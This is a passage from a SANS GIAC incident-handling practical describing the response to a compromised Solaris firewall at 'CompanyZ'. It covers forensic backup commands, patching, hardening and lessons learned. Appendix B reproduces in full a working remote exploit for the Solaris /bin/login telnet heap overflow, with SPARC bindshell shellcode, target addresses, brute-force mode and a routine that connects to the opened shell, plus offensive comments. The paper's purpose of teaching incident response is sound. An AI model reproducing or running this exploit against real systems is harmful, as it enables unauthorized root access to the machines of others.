CompanyZ used their standard method of creating a backup via ADSM over the network, although data had already been altered by the investigation. The ADSM backup over the network was not safe (the system was not isolated from the rest of the network), and also did not make a full backup (ADSM was configured to only backup application and system files). They did not do any further physical containment, other than remove it from the network, since the physical area the systems reside in is locked 24-hours/ day, with badge-swipe access only. A decision was made by Management not to call in any legal assistance, as they did not want any negative publicity. If they had wanted legal assistance, however, they would not have had any evidence left.

The tools used in this phase included: ADSM backup server, several new disks, cell phones, and call lists. CompanyZ then continued scanning neighboring systems for signs of compromise, beginning with systems shown to have id's and passwords within the snoop output files.

CompanyZ would have been safer and had more chances of documenting the evidence for forensics by doing a complete backup, prior to any investigation. For unix systems, a complete disk image using dd would have been preferable. However, since CompanyZ does not run Linux, a binary copy using cpio would have been the next best alternative. First they should have listed all active processes and connections to a file using these commands:

```
ps –ef > ps_output
netstat –an > netstat_output
```

This is the procedure they could then have used to obtain a binary copy of the system prior to alteration:

Removed the system from the network, and placed it onto an isolated subnet.
Mounted a remote drive from a workstation (ws2) on the subnet, to copy the filesystem to, then made the backup:

```
cd /
mount ws2:/tmp /mnt
mkdir /mnt/archives
find . –depth –print | cpio –pdlmv /mnt/archives
```

This would have found all files and subdirectories under /, and copied them to the directory mounted on /mnt. The p flag allows cpio to take the file names piped to it, and to link or copy them (the l flag) to /mnt. The d flag creates directories needed, and the m flag retains modification times of files. An archive copy could also have been made using cpio:

```
find . –depth –print | cpio –o > /mnt/server_archive
```


© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

The original disk should then have been removed from the system and locked up, in case law enforcement later needed a chain of evidence. All investigation could then take place on the copy made of the filesystem, to preserve the original data. At this point, logs should have been copied for review, both from the compromised system, and other servers on that subnet.

Additional tools needed to perform the tasks above include a cdrom containing all backup commands, tools used for research, and a small hub.

Phase IV: Eradication:
During this phase, the system is restored to its "pre-compromised" state. The exploited vulnerabilities are fixed, and any malicious code is removed from the system. This may involve completely rebuilding the system, or restoring from a "safe" backup copy.

CompanyZ chose to replace the disks of the compromised servers, and re-load the OS and application from the most recent backup prior to the intrusion. As CompanyZ's primary concern was decreasing revenue loss, getting the system back up and functioning was vital. However, due to not being adequately prepared, it took CompanyZ over 13 hours from the time of discovery of the event, to having the system cleaned and back up. They also had to restore from a 2 month-old backup, since it had been that long since the intrusion had occurred.

At this time, an investigation took place on the actual intrusion disk, as there was no full copy to investigate from. This effectively wiped out any evidence they might have had. They had no accounting or auditing turned on, so had no easy way of knowing whether the attacker had made changes to the filesystem, and no clear evidence of how he was able to compromise the system. The server was not configured to log failed logins, so there was no possibility of this evidence, either. They attempted to investigate other systems for signs of compromise, but again had no baseline to compare any auditing to. They reviewed the files containing the snoop output, and investigated other servers on the same subnet. They believe that the attacker logged into at least three other boxes from FW2, including an Operations departmental workserver (Work1), a webserver (web1) and a DNS server (DNS1). There were corresponding logins from FW2 within the 34 hour period the attacker was on that box, at times that the users would not usually be logging in. (As this was 2 months in the past, the actual users were not able to concretely verify whether or not they had been on the servers at those times). They took down and replaced the hard drives on these three servers with fresh OS's and restores from a previous backup. They were not able to find any evidence that the attacker touched any servers other than these, and they were not able to find any evidence that a rootkit or backdoors had been installed. They found no hidden files or processes, only the snoop output. However, they had no data to show what the attacker did while on those servers.

At this point, more effective actions would have been to begin the investigation on the binary copy of the initial firewall server. System logging, auditing and accounting should have been done regularly, and then could have been compared to previous data. Some of the tools that could have been used for this are tcpwrappers, tripwire, lsof, and

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

netstat. A vulnerability assessment should have been performed on the server, and all holes fixed. When the vulnerability was found that led to the compromise, this should have been targeted and fixed immediately, as well as getting it fixed on all other servers exhibiting the same vulnerability.

Phase V: Recovery:
In this phase, the system(s) are restored to service, and tested for further vulnerabilities or exploitation. When this is complete, the system is then placed back on the network, and then monitored for further incident-related activity.

CompanyZ has new disks installed on the servers compromised, and a backup prior to the compromise date was restored to the disk. At this time, the Solaris 7 Recommended Patch Cluster was downloaded from Sun and applied to the newly restored servers. These patches were downloaded from:

http://sunsolve.sun.com/pub-cgi/retrieve.pl?doctype=patch&doc=7_Recommended.README
Root passwords were changed; and users were contacted and informed they must reset their passwords. The telnet, ftp and rlogin services were disabled. SSH was installed. The following lines were added to /etc/system of the Solaris boxes to secure them against stack-based buffer overflows:

```
set noexec_user_stack=1
set noexec_user_stack_log=1
```

System accounting was turned on, and a tripwire baseline was also run. /etc/services and /etc/inetd.conf were carefully reviewed for discrepancies. The startup scripts were examined. The telnet service running on port 2050 was disabled; and the telnet proxy was altered to require proxy authentication to the firewall itself, and when both initiated and destined inside the firewall. The telnet, ftp, and rlogin disabling was done on the external portions of the network only, at this time. Once the compromised systems passed a vulnerability Nessus scan, they were placed back onto the network.

Phase VI: Lessons Learned:
In this last phase, the company reviews the incident, and the response to it. They look at the process and countermeasures in place, and determine what was effective, and what needs to be changed. They then use the information gained from this assessment of their response to make the changes necessary to have a more effective response in the future.

CompanyZ's Management and operations group learned many lessons from this incident. They learned they needed sound policy to deal with future security incidents. This policy needed to cover: the formation and training of an incident response team, the gathering/ keeping of response tools/ hardware needed, actions to take (and people to notify) when an event is detected, actions to take when the event is confirmed to be an incident, how to contain the incident, and process to use for backups. They identified a need for checklists related to notification of personnel at the time of an incident, removal of systems from the

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

network, making backups of the system(s), and how to restore service to applications/ systems. They learned they needed to be diligent about updating patch levels and hardware/ software within their network, as well as follow policies regarding services available on the network. They realized the need for adoption of more secure remote communication methods (SSH).

One of the biggest lessons learned by the Management of CompanyZ, is that they could have been severely financially affected, especially if the attacker had bothered to install any rootkits or backdoors, or chosen to target servers with client and financial information on them. This caused them to become more willing to appropriate funds for security-related expenses, and to allow more time and money spent on the proper preparation that is necessary to efficiently handle an incident.

As a result of this particular incident, CompanyZ formed a "Security Steering Committee", which evaluates current vulnerabilities and their risk-levels, and directs security administration staff whether to immediately move forward with patching or not. They granted this committee authority to make business-related decisions at times of incident response. They set aside training funds specifically for training of the incident response team. They gave all incident response employees business cell phones. They also identified all servers they felt were critical to the business. However, CompanyZ's Management did not take what they had learned and apply it to the entire network. They did not update patches across the environment. They instead decided that only "very high risk" patches should be immediately applied, and all others should be done at the next maintenance update of the servers. Management also decided it was not necessary to disable unnecessary service across the entire network environment. They disabled telnet, ftp and rlogin within the immediate subnet of the compromised servers, and on all the critical servers. But these services remain in widespread use, otherwise. They immediately implemented an internal freeware IDS (Snort) to watch the internal network, but did not adequately plan for monitoring of it. Instead it was given to a business-hours-only group to monitor.

The operations security team probably learned more from this incident than any other group in CompanyZ did. The operations security team was somewhat new (formed only 1 ½ years ago), and their functions are still evolving. During a Lessons Learned meeting regarding this incident, it was decided that since their primary function is actual operations security, that their primary responsibility is to respond to incidents, and to keep the network safe. This incident showed them that groups outside of operations were not adequately educated about what the operations security team's roles and responsibilities are. They also learned that they needed to take a more proactive role in dealing with vulnerabilities and possible threats.

They outlined a training plan for their team; and compiled an incident response "jump kit". They populated the jump kit with the following: phone escalation lists, extra hard drives, fresh backup media, and copies of the OS's used on cdrom. They also included cdrom's with binaries of the following: tar, dd, lsof, netcat, netstat, who, finger, last, top, df, du, ps, ls, diff, find, su, passwd, rm, mv, shared libraries, and static libraries. They

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

had cdrom's with the following tools, also: tripwire, tcpwrappers, ssh, and the most recent patch-sets for the different OS's used. They formed a schedule of regular training classes, which will cover technical skills, use of testing and forensics tools, "event scenarios" and "incident drills". All team members installed VMware running Linux on their laptops for testing and forensics work. It also involved training others within operations how to identify and respond to events.

It was decided that since the company policy makers were not able to adequately create policy for operations, that the security operations group should write operations security policy themselves. Policy was written for the operations groups that detailed what equipment to keep on hand at all times, how events should be handled, and included a timeline and notification list for security-related events. Forms for incident reporting and the executive summary were created. The operations security group also created policy regarding the IDS system. They insisted that the IDS monitoring be turned over to the operations group for 24x7 monitoring, and began filtering internal traffic as well as the external. They were able to build a solid case for requesting a budget from Management to update the Netranger sensors and software, so the signatures could then be updated.


The operations security group also identified a need to make other groups within CompanyZ aware of who they are, and what they do. They made arrangements to attend staff meetings held by other groups, to introduce themselves and do training about what constitutes an event, and how to handle one. They began attending the system administrator's team meetings regularly, both to promote a feeling of partnership with them, and to communicate what current issues are being dealt with.

The team submitted a report to management, proposing the need for regular active penetration testing of the systems and networks, a Log Server that could be used to adequately monitor all of the networks, and a need for consistent server auditing. It was recommended that a tool such as tripwire be used on all the systems to track and save baselines. With a tool such as tripwire, the security team would easily be able to determine if system files or binaries have been modified, making the diagnosis and recovery from a penetration much easier. Management responded favorably to the penetration-testing proposal, and the security team immediately began vulnerability scanning. However, they did not want to purchase the hardware necessary to implement a Log Server, and they felt that implementing tripwire would be too time-consuming. Neither of these was approved for the security team to implement.

Conclusion:
In conclusion, there were many vulnerabilities identified that led to the incident that occurred at CompanyZ. Many of these were well-known by the security team, but were not able to be fixed or patched due to lack of funding and lack of Management support. The incident that occurred was minor, considering the possible consequences of a serious intrusion. Yet, even this minor intrusion cost CompanyZ over 13 hours in downtime, as well as the time spent by employees working this incident.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Appendix A-
CompanyZ LAN Diagram



© SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Appendix B – Solaris 7 Login exploit code
**Contains comments which may be offensive to some

```
#include <stdio.h>
#include <unistd.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <string.h>
#include <errno.h>
#include <netinet/in.h>
#include <netdb.h>
#include <arpa/inet.h>
#include <arpa/telnet.h>

#define NOPS 8

struct {
char *name;
unsigned long reta;
unsigned long retl;
}targets[] = {
{ "SunOS 5.7... local", 0xffbef85c, 0x20026fc8},
{ "SunOS 5.7... remote", 0xffbef8bc, 0x20026fc8},
{ "SunOS 5,7... remote 2", 0xffbef824, 0x20026fc8},

{ NULL, 0, 0 }
};

unsigned char shellcode[] = /* dopesquad.net shellcode + 8 nop bytes */
"\x10\x80\x00\x03" /* b foolabel */
"\x90\x1b\x80\x0e" /* xor %sp, %sp, %o0 */
/* OVERWRITE */ "\x82\x10\x20\x17" /* mov 23, %g1 */



"\xa0\x23\xa0\x10" /* sub %sp, 16, %l0 */
"\xae\x23\x80\x10" /* sub %sp, %l0, %l7 */
"\xee\x23\xbf\xec" /* st %l7, [%sp - 20] */
"\x82\x05\xe0\xd6" /* add %l7, 214, %g1 */
"\x90\x25\xe0\x0e" /* sub %l7, 14, %o0 */
"\x92\x25\xe0\x0e" /* sub %l7, 14, %o1 */
"\x94\x1c\x40\x11" /* xor %l1, %l1, %o2 */
"\x96\x1c\x40\x11" /* xor %l1, %l1, %o3 */
"\x98\x25\xe0\x0f" /* sub %l7, 15, %o4 */
"\x91\xd0\x38\x08" /* ta 0x8 */
"\xa4\x1a\x80\x08" /* xor %o2, %o0, %l2 */
```


© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
"\xd2\x33\xbf\xf0" /* sth %o1, [%sp - 16] */
"\xac\x10\x27\xd1" /* mov 2001, %l6 */
"\xec\x33\xbf\xf2" /* sth %l6, [%sp - 14] */
"\xc0\x23\xbf\xf4" /* st %g0, [%sp - 12] */
"\x82\x05\xe0\xd8" /* add %l7, 216, %g1 */
"\x90\x1a\xc0\x12" /* xor %o3, %l2, %o0 */
"\x92\x1a\xc0\x10" /* xor %o3, %l0, %o1 */
"\x94\x1a\xc0\x17" /* xor %o3, %l7, %o2 */
"\x91\xd0\x38\x08" /* ta 0x8 */
"\x82\x05\xe0\xd9" /* add %l7, 217, %g1 */
"\x90\x1a\xc0\x12" /* xor %o3, %l2, %o0 */
"\x92\x25\xe0\x0b" /* sub %l7, 11, %o1 */
"\x91\xd0\x38\x08" /* ta 0x8 */
"\x82\x05\xe0\xda" /* add %l7, 218, %g1 */
"\x90\x1a\xc0\x12" /* xor %o3, %l2, %o0 */
"\x92\x1a\xc0\x10" /* xor %o3, %l0, %o1 */
"\x94\x23\xa0\x14" /* sub %sp, 20, %o2 */
"\x91\xd0\x38\x08" /* ta 0x8 */
"\xa6\x1a\xc0\x08" /* xor %o3, %o0, %l3 */
"\x82\x05\xe0\x2e" /* add %l7, 46, %g1 */
"\x90\x1a\xc0\x13" /* xor %o3, %l3, %o0 */
"\x92\x25\xe0\x07" /* sub %l7, 7, %o1 */
"\x94\x1b\x80\x0e" /* xor %sp, %sp, %o2 */
"\x91\xd0\x38\x08" /* ta 0x8 */
"\x90\x1a\xc0\x13" /* xor %o3, %l3, %o0 */
"\x92\x25\xe0\x07" /* sub %l7, 7, %o1 */
"\x94\x02\xe0\x01" /* add %o3, 1, %o2 */
"\x91\xd0\x38\x08" /* ta 0x8 */
"\x90\x1a\xc0\x13" /* xor %o3, %l3, %o0 */
"\x92\x25\xe0\x07" /* sub %l7, 7, %o1 */
"\x94\x02\xe0\x02" /* add %o3, 2, %o2 */
"\x91\xd0\x38\x08" /* ta 0x8 */
"\x90\x1b\x80\x0e" /* xor %sp, %sp, %o0 */
"\x82\x02\xe0\x17" /* add %o3, 23, %g1 */
"\x91\xd0\x38\x08" /* ta 0x8 */
"\x21\x0b\xd8\x9a" /* sethi %hi(0x2f626800), %l0 */
"\xa0\x14\x21\x6e" /* or %l0, 0x16e, %l0 ! 0x2f62696e */
"\x23\x0b\xdc\xda" /* sethi %hi(0x2f736800), %l1 */
"\x90\x23\xa0\x10" /* sub %sp, 16, %o0 */
"\x92\x23\xa0\x08" /* sub %sp, 8, %o1 */
"\x94\x1b\x80\x0e" /* xor %sp, %sp, %o2 */
"\xe0\x3b\xbf\xf0" /* std %l0, [%sp - 16] */
"\xd0\x23\xbf\xf8" /* st %o0, [%sp - 8] */
"\xc0\x23\xbf\xfc" /* st %g0, [%sp - 4] */
"\x82\x02\xe0\x3b" /* add %o3, 59, %g1 */
"\x91\xd0\x38\x08" /* ta 0x8 */
```

© SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
"\x90\x1b\x80\x0e" /* xor %sp, %sp, %o0 */
"\x82\x02\xe0\x01" /* add %o3, 1, %g1 */
"\x91\xd0\x38\x08" /* ta 0x8 */
;


static char nop[]="\x80\x1c\x40\x11";

void usage(char **argv) {
int i;

fprintf(stderr, "Solaris /bin/login array mismangement exploit by
morgan@sexter.com\n");
fprintf(stderr, "usage: %s <host>\n", argv[0]);
fprintf(stderr, "\t-r <return address>\n");
fprintf(stderr, "\t-l <return location>\n");
fprintf(stderr, "\t-p <port>\n");
fprintf(stderr, "\t-t <target number>\n");
fprintf(stderr, "\t-e [for local /bin/login execution mode check for +s]\n");
fprintf(stderr, "\t%s -e <options> | /bin/login\n", argv[0]);
fprintf(stderr, "\t-b brute force mode\n\n");
fprintf(stderr, "targets are...\n");
for(i=0; targets[i].name; i++)
fprintf(stderr, "\t%d) %s\n", i, targets[i].name);

fprintf(stderr, "\n");
exit(0);

}
void die(char *error) {
fprintf(stderr, "Error: %s\n", error);
fprintf(stderr, "Program aborting..\n");
exit(0);

}

void shift(unsigned long *addr) {
unsigned long tmp;
tmp = *addr >> 24;
tmp += *addr << 8 >> 24 << 8;
tmp += *addr << 16 >> 24 << 16;
tmp += *addr << 24;
*addr = tmp;
return;
}
```

© SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
int write_with_iac(int fd, char *buff, int s)
{
int i;
unsigned char c=0, pt;
for (i=0; i<s; i++) {
c=(unsigned char)buff[i];
if (c==0xff) if(write(fd, &c, 1) < 0)
die("Write failed sending IAC");
if(write(fd, &c, 1)<0)
die("Write failed sending user string");
}
}

void send_ww(int fd, unsigned char arg, int a) {
char buf[3];
char *p=buf;

*p++ = IAC;
if(a == WILL)
*p++ = WILL;
else if(a == WONT)
*p++ = WONT;
else {
fprintf(stderr, "illegal send, %d is not a valid send type\n", a);
exit(0);
}
*p = arg;

write(fd, buf, 3);

return;
}


int connect_shell(char *host, int port)
{
struct sockaddr_in s;
int sock;
struct hostent *h;
unsigned char c;
char commands[] = "cd /; echo; uname -a; id ;echo; "
"echo Mommy wow.. im a hacker now; echo ;\n\n";
char buf[2048];
fd_set fds;
int r;
```

© SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
s.sin_family = AF_INET;
s.sin_port = htons(port);
s.sin_addr.s_addr = inet_addr(host);

if ((h=gethostbyname(host)) == NULL)
{
fprintf(stderr, "cannot resolve: %s : %s\n", host, strerror(errno));
return -1;
}
memcpy (&s.sin_addr.s_addr, (struct in_addr *)h->h_addr, sizeof(h->h_addr));

if ( (sock = socket (AF_INET, SOCK_STREAM, 0)) == -1)
return sock;

if (connect (sock, (struct sockaddr *)&s, sizeof(s)) == -1)
{
close (sock);
return -1;
}

write(sock, commands, strlen(commands));

for(;;)
{
FD_ZERO(&fds);
FD_SET(fileno(stdin), &fds);
FD_SET(sock, &fds);
select(255, &fds, NULL, NULL, NULL);

if(FD_ISSET(sock, &fds))
{
memset(buf, 0x0, sizeof(buf));
r = read (sock, buf, sizeof(buf) - 1);
if(r <= 0)
{
fprintf(stderr, "Connection closed.\n");
exit(0);
}
fprintf(stderr, "%s", buf);
}

if(FD_ISSET(fileno(stdin), &fds))
{
memset(buf, 0x0, sizeof(buf));
read(fileno(stdin), buf, sizeof(buf) - 1);
write(sock, buf, strlen(buf));
```

© SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
}
}
return sock;
}
int do_telnet_negotation(char *host, int port)
{
struct sockaddr_in s;
int fd, ret;
u_char c, buf[3];
struct hostent *h;

s.sin_family = AF_INET;
s.sin_port = htons(port);
s.sin_addr.s_addr = inet_addr(host);

if ((h=gethostbyname(host)) == NULL)
{
fprintf(stderr, "cannot resolve: %s : %s\n", host, strerror(errno));
return -1;
}

memcpy (&s.sin_addr.s_addr, (struct in_addr *)h->h_addr, sizeof(h->h_addr));

if ( (fd = socket (AF_INET, SOCK_STREAM, 0)) == -1)
return fd;

if (connect (fd, (struct sockaddr *)&s, sizeof(s)) == -1)
{
close (fd);
return -1;
}

// send DONT's for all the DO's... ;)
send_ww(fd, TELOPT_TTYPE, WONT);
send_ww(fd, TELOPT_NAWS, WONT);
send_ww(fd, TELOPT_XDISPLOC, WONT);
send_ww(fd, TELOPT_NEW_ENVIRON, WONT);
send_ww(fd, TELOPT_OLD_ENVIRON, WONT);
send_ww(fd, TELOPT_BINARY, WILL);

return fd;
}

int setup_exploit(char *buffer, unsigned long retl, unsigned long reta, int bf) {
int i,j;
char *ptr;
```

© SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
char buf[3000];
char blah[512];
unsigned long *a;
unsigned long strncpy_addr = 0xffbef2a8;
unsigned long chunk_size = 0xfffffffd5;
unsigned long chunk = 0xfffffff0;
unsigned long free_addr = 0x20026eec;
#ifndef SOLARIS
shift(&strncpy_addr);
shift(&chunk_size);
shift(&chunk);
shift(&free_addr);
#endif
fprintf(stderr, "Solaris /bin/login array mismangement exploit by
morgan@sexter.com\n");
fprintf(stderr, "<matthew> I've brought more terror to this network then Shdwknght to a
chinese food buffet.\n\n");
if(!bf) {
fprintf(stderr, "using %#x as return address\n", reta);
fprintf(stderr, "using %#x as return location\n", retl);
}
else fprintf(stderr, "trying return address %#x\n", reta);

memset(&buf[0], 0x41, 512);
// SETUP FIRST CHUNK
// size -44+1
ptr = &buf[36];
memcpy(ptr, &chunk_size, 4);

// SETUP CHUNK numbah 2
retl -= 32;
reta -= 8;
#ifndef SOLARIS
shift(&retl);
shift(&reta);
#endif
ptr = buf;

memcpy(ptr, &chunk, 4);
// second addr free'd
memcpy(ptr+4, &free_addr, 4);
memcpy(ptr+8, (void *)&retl, 4);
memset(ptr+16, 0xff, 4);
memcpy(ptr+32, (void *) &reta, 4);

// fake chunk built.. setting up overflow..
```

© SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
for(i=0; i < 256; i++) {
if( i < 63 || i > 190)
blah[i] = 0x41;
else {
blah[i++] = 0x20;
blah[i] = 0x41;
}
}

//free addr 1 send in addr of mem
memcpy(blah+252, &free_addr, 4);

memcpy(blah+204, &strncpy_addr, 4);

blah[256] = 0x00;


// add shellcode to end of buf
// pad with nops.. more is better... but not too many..
for(i=511-sizeof(shellcode)-2-4*NOPS; i < 511-sizeof(shellcode); i+=4)
memcpy(&buf[i], nop, sizeof(nop)-1);
memcpy(&buf[511-sizeof(shellcode)-2], shellcode, sizeof(shellcode));


// convert nulls to space..
for(i=0,j=0;i<511;i++) {
if(buf[i] == 0x00) {
buf[i] = 0x20; j++; }
}
buf[511] = 0x00;

sprintf(buffer,"%s%s\n", &blah,&buf);

return;
}

int main(int argc, char **argv) {
int fd,fd2, c, type, port=23,local=0,bf=0, remp=2001;
char out[1024];
char in[24];
char ret[] = "\x0a";
char *host;
unsigned char bshell = 0xd5;
char cc;
unsigned long reta, retl;
```

© SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
FILE *login;

retl = 0x20026fc8;
reta = 0xffbef864;
if(argc < 2)
usage(argv);

while((c = getopt(argc, argv, "r:l:p:et:b")) != EOF){
switch(c){
case 'r':
reta = strtoul(optarg, NULL, 0);
break;
case 'l':
retl = strtoul(optarg, NULL, 0);
break;
case 'p':
port = atoi(optarg);
break;
case 'e':
local=1;
break;
case 't':
type = atoi(optarg);
if(type < 0 || type > 2){
fprintf(stderr, "invalid target\n");
usage(argv);
exit(0);
}
if(strstr(targets[type].name, "local"))
local = 1;
retl = targets[type].retl;
reta = targets[type].reta;
break;
case 'b':
bf=1;
break;
}
}

if(!local) {
if(!argv[optind] || !*argv[optind])
usage(argv);

host = argv[optind];
}
```

© SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
if(local) {
fprintf(stderr, "Local execution mode.. make sure to run %s [args] | /bin/login\n",
argv[0]);
fprintf(stderr, "first wait for Password: prompt.. hit enter then,");
fprintf(stderr, "wait for Login incorrect, and attempt to connect to localhost on %d\n",
remp);

}
if(bf) {
reta = 0xffbef800;
}


for(;reta < 0xffbef8ff; reta+=4) {
memset(out, 0, sizeof(out));
setup_exploit(out, retl, reta, bf);

if(local) {
if(bf) {
fprintf(stderr, "not supported do it manually you lazy fuck\n");
exit(0);
}
printf("%s", out);
}
else {
char *ptr=in;
fd = do_telnet_negotation (host, port);

memset(in, 0, sizeof(in));

while (!strstr(ptr, ":")) {
if(ptr==&in[0]) {
memset(in, 0, sizeof(in));
if(read(fd, in, sizeof(in)-2) < 0)
die("Failed read waiting for login: ");
}
for(;ptr < &in[sizeof(in)-1] && ptr[0] != 0; ptr++);
if( ptr==&in[sizeof(in)-2] || (ptr[0]==0 && ptr[1]==0))
ptr = &in[0];
else
ptr++;

}
memset(in, 0, sizeof(in));
fprintf(stdout, "Read login, sending bad user string now\n");
```


© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
write_with_iac(fd, out, strlen(out));
fprintf(stdout, "waiting for password... ");

while (!strstr(ptr, ":")) {
if(ptr==&in[0]) {
memset(in, 0, sizeof(in));
if(read(fd, in, sizeof(in)-2) < 0)
die("Failed read waiting for password: ");
}
for(;ptr < &in[sizeof(in)-1] && ptr[0] != 0; ptr++);
if( ptr==&in[sizeof(in)-2] || (ptr[0]==0 && ptr[1]==0)) ptr = &in[0];
else ptr++;
}
memset(in, 0, sizeof(in));
fprintf(stdout, "read Password: \nsending enter now\n");

if(write(fd, ret, strlen(ret)) < 0)
die("Write failed on password");

fprintf(stdout, "Sent overflow string.... waiting for Login incorrect\n");
while (!strstr(ptr, "correct")) {
if(ptr==&in[0]) {
memset(in, 0, sizeof(in));
if(read(fd, in, sizeof(in)-2) < 0)
die("Failed read waiting for Login Incorrect ");
}
for(;ptr < &in[sizeof(in)-1] && ptr[0] != 0; ptr++);
if( ptr==&in[sizeof(in)-2] || (ptr[0]==0 && ptr[1]==0))
ptr = &in[0];
else
ptr++;

}
fprintf(stdout, "Got it!\n");
fprintf(stdout, "lets connect to our bindshell..\n");

close(connect_shell(host, remp));

close(fd);
}
if(!bf) return;
}
fprintf(stderr, "connection closed.\n");

return;
}
```

©SANS Institute 2000 - 2002, Author retains full rights.

